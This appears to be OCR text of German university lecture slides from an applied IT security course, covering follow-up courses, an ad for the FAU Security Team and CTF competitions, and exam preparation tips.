Säule der softwareorientierten Vertiefungsrichtungen	**Säule der anwendungsorientierten Vertiefungsrichtungen**
Programmiersysteme Datenbanksysteme Künstliche Intelligenz Software Engineering	Mustererkennung Graphische Datenverarbeitung Elektronik und Informationstechnik Medieninformatik Informatik in der Bildung

- Fortgeschrittene Forensische Informatik (Wintersemester, 5 ECTS)
- Human Factors in IT-Security (Sommersemester, 5 ECTS)
- Hackerprojekt (ganzes Jahr)

- plus Bachelorangebot, falls nicht bereits gehört

Werbung: FAUST


- Hackerwettbewerbe: Capture the Flag (CTF)
  - rwthCTF, ruCTF, UCSB iCTF, ...
  - Angriff- und Verteidigung in einem VPN
  - weltweit verteilte studentische Teams
- FAU Security Team (FAUST) aktiv
  - Bei Interesse stellen wir konspirativen Kontakt her

Hinweise zur Prüfung

Softwaresicherheit üben

Übungen anschauen

Fragenkatalog durcharbeiten


AppITSec-
Klausur 2021/22


AppITSec-
Klausur 2021/22
bestanden